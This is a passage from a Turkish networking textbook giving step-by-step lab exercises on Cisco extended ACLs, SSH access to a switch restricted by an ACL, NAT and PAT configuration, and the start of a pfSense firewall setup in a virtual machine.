
Görsel 3.42: R2 yönlendiricisinde ACL'nin görüntülenmesi

12. Adım: Uç cihazlardan **ping** komutuyla bağlantı testi gerçekleştirerek ACL'lerin çalıştığını gözlemleyiniz.

5. Uygulama

İşlem adımlarına göre genişletilmiş ACL uygulamasını gerçekleştiriniz.

1. Adım: Ağ simülasyon programında Görsel 3.43'teki ağ topolojisini oluşturunuz.



Görsel 3.43: Genişletilmiş ACL uygulama topolojisi

2. Adım: R1 ve R2 yönlendiricisinin arayüz IP adreslerini Görsel 3.43'te belirtilenlere göre yapılandırınız.

3. Adım: PC1, PC2, PC3 ve WEB SUNUCU'nun IP adreslerini Görsel 3.43'te belirtilenlere göre yapılandırınız.

4. Adım: R1 yönlendiricisine çıkış arayüzü belirterek varsayılan rota yazınız.

R1(config)#ip route 0.0.0.0 0.0.0.0 gigabitEthernet 0/0/0

5. Adım: R2 yönlendiricisine çıkış arayüzü belirterek varsayılan rota yazınız.

R2(config)#ip route 0.0.0.0 0.0.0.0 gigabitEthernet 0/0/0

6. Adım: 192.168.1.0 ağından 192.168.4.0 ağına erişimi engellemek için R1 yönlendiricisine numara bazlı genişletilmiş ACL yazınız.

R1(config)#access-list 100 deny ip 192.168.1.0 0.0.0.255 192.168.4.0 0.0.0.255

R1(config)#access-list 100 permit ip any any

7. Adım: R1 yönlendiricisinin Gig0/0/1 arayüzüne 100 numaralı genişletilmiş ACL'yi **in** yönünde uygulayarak 192.168.1.0 ağından 192.168.4.0 ağına erişimi engelleyiniz.

R1(config)#interface gigabitEthernet 0/0/1

R1(config-if)#ip access-group 100 in

8. Adım: R1 yönlendiricisinde oluşturulan 100 numaralı ACL'ye 192.168.3.0 ağında bulunan WEB SUNUCU'nun 80 numaralı portuna erişimini engelleyecek kuralı ekleyiniz.

R1(config)#ip access-list extended 100


R1(config-ext-nacl)#15 deny tcp 192.168.1.0 0.0.0.255 host 192.168.3.2 eq 80

9. Adım: R1 yönlendiricisinde **show access-lists** komutuyla ACL'yi görüntüleyiniz ve yeni kuralın eklendiğini gözlemleyiniz (Görsel 3.44).

```
Extended IP access list 100
    10 deny ip 192.168.1.0 0.0.0.255 192.168.4.0 0.0.0.255
    15 deny tcp 192.168.1.0 0.0.0.255 host 192.168.3.2 eq www
    20 permit ip any any
```

Görsel 3.44: ACL'nin görüntülenmesi

10. Adım: İstemci cihazlarından **http** hizmetine erişilemediğini ancak **https** hizmetine erişilebildiğini web tarayıcısında gözlemleyiniz (Görsel 3.45).



Görsel 3.45: İstemci cihazından http ve https hizmetlerine erişim durumu

11. Adım: R2 yönlendiricisinde 192.168.3.0 ağındaki WEB SUNUCU'suna 192.168.4.0 ağı dışında **ping** komutuyla gönderilen **ICMP Echo-Request** paketinin erişimini engelleyecek isim bazlı genişletilmiş ACL oluşturunuz.

```
R2(config)#ip access-list extended PING-ENGELLEME
R2(config-ext-nacl)#deny icmp any host 192.168.3.2 echo
R2(config-ext-nacl)#permit ip any any
```

12. Adım: R2 yönlendiricisinin Gig0/0/0 arayüzüne PING-ENGELLEME isimli genişletilmiş ACL'yi **in** yönünde uygulayarak 192.168.4.0 ağı dışındaki ağlardan **ping** komutuyla erişimi engelleyiniz.

```
R2(config)#interface gigabitEthernet 0/0/0
R2(config-if)#ip access-group PING-ENGELLEME in
```

13. Adım: R2 yönlendiricisinde **show access-lists** komutuyla ACL'yi ve eşleşme sayaçlarını görüntüleyiniz (Görsel 3.46).

```
Extended IP access list PING-ENGELLEME
    10 deny icmp any host 192.168.3.2 echo (2 match(es))
    20 permit ip any any (74 match(es))
```

Görsel 3.46: ACL ve eşleşme sayaçları


14. Adım: R1 ve R2 yönlendiricisinde **clear access-list counters** komutuyla eşleşme sayaçlarını sıfırlayınız.

Not ACL kuralları gerçek ağa uygulanmadan önce simülasyon ortamında test edilmelidir.

3.5.2. SSH Protokolü

SSH (SECURE SHELL) protokolü, güvenli bir bağlantı sağlayarak yerel ağda veya farklı bir ağda bulunan bir bilgisayara, sunucuya veya ağ cihazına kullanıcı adı ve parolayla veya anahtar tabanlı kimlik doğrulama yaparak bağlanmak için kullanılır.

Taşıma katmanında TCP ve 22 numaralı port kullanılır. Bağlanılacak cihazın IP adresi veya adı üzerinden şifrelenmiş ağ trafiğiyle bağlantı gerçekleştirilir. SSH oturumu başlatılırken öncelikli olarak RSA ve diğer açık anahtarlı şifreleme algoritmaları kullanılır. SSH oturumu kurulduktan sonra ağ trafiği, başta AES olmak üzere çeşitli simetrik şifreleme algoritmalarıyla şifrelenerek güvenlik sağlanır. Görsel 3.47'de istemciyle sunucu arasında SSH oturumu kurma süreci görülür.




Görsel 3.47: İstemciyle sunucu arasında SSH oturumu kurma süreci

6. Uygulama

İşlem adımlarına göre ağ anahtarına SSH protokolüyle güvenli erişim sağlayınız.

1. Adım: Ağ simülasyon programında Görsel 3.48'deki ağ topolojisini oluşturunuz.



Görsel 3.48: SSH yapılandırma uygulama topolojisi

2. Adım: **Admin** bilgisayarından konsol bağlantısıyla ağ anahtarına erişim sağlayınız.

3. Adım: Ağ anahtarının ismini **SW1** olarak değiştiriniz.

```
Switch(config)#hostname SW1
```

4. Adım: SSH protokolünün çalışması için bir alan adı tanımlayınız.

```
SW1(config)#ip domain-name sshtest.com
```

5. Adım: SSH trafiğinin şifrelenmesi için RSA protokolünü kullanarak şifreleme anahtarı oluşturunuz.

```
SW1(config)#crypto key generate rsa
```

Not Güçlü güvenlik gereksinimlerini karşılamak için şifreleme anahtarının boyutu en az 1024 bit uzunluğunda olmalıdır.

6. Adım: Standart konfigürasyonda 1.99 olan SSH versiyonunu daha güçlü bir güvenlik için 2'ye yükseltiniz.

```
SW1(config)#ip ssh version 2
```

7. Adım: Yerel kimlik doğrulama yapmak için kullanıcı adı ve şifre tanımlayınız.

```
SW1(config)#username OZAN secret SSH123
```

8. Adım: SSH üzerinden erişim sağlanacak VTY hatlarını yapılandırınız.

```
SW1(config)#line vty 0 15
SW1(config-line)#transport input ssh
SW1(config-line)#login local
```

9. Adım: Ağ anahtarına yalnızca PC1'in SSH protokolüyle bağlantı yapmasını sağlamak için bir standart ACL yazınız.

```
SW1(config)#access-list 1 permit host 192.168.1.1
```

10. Adım: Ağ anahtarına yalnıza PC1'in SSH protokolüyle bağlantı yapmasını sağlamak için oluşturulan 1 numaralı ACL'yi VTY hatlarına **in** yönünde uygulayınız.

```
SW1(config)#line vty 0 15
SW1(config-line)#access-class 1 in
```

11. Adım: Ağ anahtarında yetkili moda geçiş için bir parola tanımlayınız.

```
SW1(config)#enable secret SSH123
```


12. Adım: Ağ anahtarına ağ üzerinden erişim sağlamak için bir SVI oluşturup IP adres yapılandırmasını gerçekleştiriniz.

```
SW1(config)#interface vlan 1
SW1(config-if)#ip address 192.168.1.99 255.255.255.0
SW1(config-if)#no shutdown
```

13. Adım: PC1'in IP yapılandırmasını 192.168.1.1/24 olarak ayarlayınız.


14. Adım: PC2'nin IP yapılandırmasını 192.168.1.2/24 olarak ayarlayınız.

15. Adım: PC1'in komut sistemine girerek ağ anahtarına SSH protokolüyle bağlantı yapınız (Görsel 3.49).



Görsel 3.49: PC1'den SSH protokolüyle ağ anahtarına bağlanılması

16. Adım: PC2'in komut sistemine girerek ağ anahtarına SSH protokolüyle bağlantı yapmayı deneyiniz (Görsel 3.50).



Görsel 3.50: PC2'den ağ anahtarına SSH erişiminin engellenmesi

3.5.3. Ağ Adres Çeviricisi


NAT, yerel alan ağında kullanılan özel IP adreslerini genel IP adreslerine çevirerek istemcilerin internete erişmesini sağlar. Bu işlem genellikle yerel ağdaki istemcileri internete yönlendiren sınır yönlendirici cihaz üzerinde gerçekleştirilir. IPv4 adreslerinin yetersiz olması nedeniyle yerel ağdaki tüm cihazlar tek bir genel IP adresi veya belirli sayıda genel IP adresi üzerinden internete çıkar. Bu sayede IP adresleri daha verimli kullanılarak tasarruf sağlanır. Yerel alan ağlarında kullanılan özel IP adresi aralıkları Tablo 3.3'te verilmiştir.

Tablo 3.3: Özel IP Adres Aralıkları

IP Sınıfı	Yerel Adres Aralığı	Örnek
A	10.0.0.0 - 10.255.255.255	10.0.0.0/8
B	172.16.0.0 - 172.31.255.255	172.16.0.0/12
C	192.168.0.0 - 192.168.255.255	192.168.0.0/16

Not Özel IP adresleri sadece yerel alan ağlarındaki cihazlara tanımlanır. Özel IP adresleriyle internete çıkış yapılamaz.

Görsel 3.51'de NAT süreci görülür.



Görsel 3.51: NAT süreci

Özel IP adreslerinin genel IP adreslerine dönüştürülmesine ilişkin kayıtlar, yönlendiricinin **Translation** tablosunda tutulur (Tablo 3.4).

Tablo 3.4: Translation Tablosu

Yerel Alan Ağı Sınır Yönlendiricisi Translation Tablosu			
İstemci		Web Sunucu	
İç Küresel Adres	İç Yerel Adres	Dış Yerel Adres	Dış Küresel Adres
200.200.200.10	192.168.1.10	201.201.201.10	201.201.201.10

Yerel alan ağındaki istemciler tek bir genel IP adresi üzerinden internete çıktığı için olası suç unsuru barındıran ağ kayıtlarının tespit edilebilmesi amacıyla kurumsal ağların, Translation tablosu kayıtlarını **5651** sayılı İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanun gereği kayıt altına alması zorunludur.

NAT türleri şunlardır:

Statik NAT (Static NAT): Yerel alan ağındaki bir özel IP adresinin bir genel IP adresine çevrilmesi işlemidir. Bu yöntemde yalnızca genel IP adresine çevrilen özel IP adresi internet çıkışı yapabilir, yerel ağdaki diğer cihazlar ise internete çıkamaz.


Dinamik NAT (Dynamic NAT): Yerel alan ağındaki özel IP adresleri, belirlenen genel IP havuzundaki adreslerle rastgele eşleşir. Genel IP adresi havuzundaki tüm IP adresleri özel IP adreslerine eşleşirse internete çıkış yapmak isteyen başka bir özel IP adresi çıkış yapamaz.

Port Adres Çeviricisi [Port Address Translation (PAT)]: Yerel alan ağındaki tüm özel IP adreslerinin tek bir genel IP adresi üzerinden farklı port numaralarıyla internete çıkış yapmasını sağlayan bir yöntemdir. Overload (Aşırı yükleme) yöntemiyle yerel ağdaki tüm cihazlar aynı genel IP adresini kullanır.

7. Uygulama

İşlem adımlarına göre PAT uygulamasını gerçekleştiriniz.

1. Adım: Ağ simülasyon programında Görsel 3.52'deki ağ topolojisini oluşturunuz.



Görsel 3.52: PAT uygulama topolojisi

2. Adım: NAT Router ve ISP yönlendiricilerinin arayüz IP adreslerini Görsel 3.52'de belirtilenlere göre yapılandırınız.

3. Adım: PC1, PC2, PC3 ve SUNUCU cihazlarının IP adreslerini Görsel 3.52'de belirtilenlere göre yapılandırınız.

4. Adım: NAT Router yönlendiricisine çıkış arayüzü belirterek varsayılan rota yazınız.

```
NAT_Router(config)#ip route 0.0.0.0 0.0.0.0 gigabitEthernet 0/1
```

5. Adım: NAT Router yönlendiricisinde standart ACL kullanarak PAT ağını tanımlayınız.

```
NAT_Router(config)#access-list 1 permit 10.0.0.0 0.0.0.255
```


6. Adım: NAT Router yönlendiricisinde overload parametresiyle PAT yapılandırma komut satırını yazınız.

```
NAT_Router(config)#ip nat inside source list 1 interface gigabitEthernet 0/1 overload
```

7. Adım: NAT Router yönlendiricisinde iç ve dış arayüz tanımlamalarını yapınız.


```
NAT_Router(config)#interface gigabitEthernet 0/0
NAT_Router(config-if)#ip nat inside
NAT_Router(config)#interface gigabitEthernet 0/1
NAT_Router(config-if)#ip nat outside
```

8. Adım: PC1 ve SUNUCU arasında **ping** komutuyla bağlantı testi gerçekleştirerek kaynak IP adresinin NAT Router yönlendiricisinin Gig0/1 arayüz IP adresiyle değiştirildiğini simülasyon ortamında gözlemleyiniz (Görsel 3.53).



Görsel 3.53: NAT Router yönlendiricisinin çıkışında kaynak IP adresinin değiştirilmesi

9. Adım: **Ping** paketi SUNUCU cihazdan geri döndüğünde NAT Router yönlendiricisine giriş yapıp, iç ağa doğru yönelirken hedef IP adresinin PC1 cihazının IP adresi olarak değiştiğini simülasyon ortamında gözlemleyiniz (Görsel 3.54).



Görsel 3.54: Ping paketinin SUNUCU cihazdan geri dönüşü

10. Adım: NAT Router yönlendiricisinde **show ip nat translations** komutuyla Translations tablosunu görüntüleyiniz (Görsel 3.55).


Pro	Inside global	Inside local	Outside local	Outside global
icmp	20.0.0.2:15	10.0.0.2:15	30.0.0.2:15	30.0.0.2:15
icmp	20.0.0.2:16	10.0.0.2:16	30.0.0.2:16	30.0.0.2:16
icmp	20.0.0.2:17	10.0.0.2:17	30.0.0.2:17	30.0.0.2:17
icmp	20.0.0.2:18	10.0.0.2:18	30.0.0.2:18	30.0.0.2:18
tcp	20.0.0.2:1024	10.0.0.4:1027	30.0.0.2:443	30.0.0.2:443
tcp	20.0.0.2:1027	10.0.0.3:1027	30.0.0.2:80	30.0.0.2:80

Görsel 3.55: Translations tablosunun görüntülenmesi

11. Adım: NAT Router yönlendiricisinde **clear ip nat translation *** komutuyla Translations tablosunu temizleyiniz.

8. Uygulama

İşlem adımlarına göre **pfSense** güvenlik duvarı uygulamasını Görsel 3.56'daki ağ senaryosuna göre gerçekleştiriniz.



Görsel 3.56: pfSense güvenlik duvarı ağ senaryosu

1. Adım: Sanallaştırma yazılımında Görsel 3.56'daki ağ yapılandırmasına uygun şekilde Windows 10 işletim sistemini sanal makine olarak yükleyiniz.


2. Adım: Windows 10 sanal makinesinin IP adresini Görsel 3.56'daki bilgilere göre yapılandırınız.

3. Adım: Açık kaynak pfSense güvenlik duvarı yazılımını **https://www.pfsense.org/download/** linkinden indiriniz.

4. Adım: Sanallaştırma yazılımında Görsel 3.56'daki ağ yapılandırmasına uygun şekilde pfSense yazılımını sanal makine olarak yapılandırıp yükleyiniz (Görsel 3.57).

Görsel 3.57: pfSense ana sayfası

5. Adım: Görsel 3.57'deki 1 numaralı menüden LAN ve WAN arayüzlerini belirleyiniz (Görsel 3.58).




Görsel 3.58: LAN ve WAN arayüzlerinin belirlenmesi

6. Adım: Görsel 3.57'deki 2 numaralı menüden WAN arayüzünün IP adresini yapılandırınız (Görsel 3.59).


Görsel 3.59: WAN arayüzüne IP adresi atanması

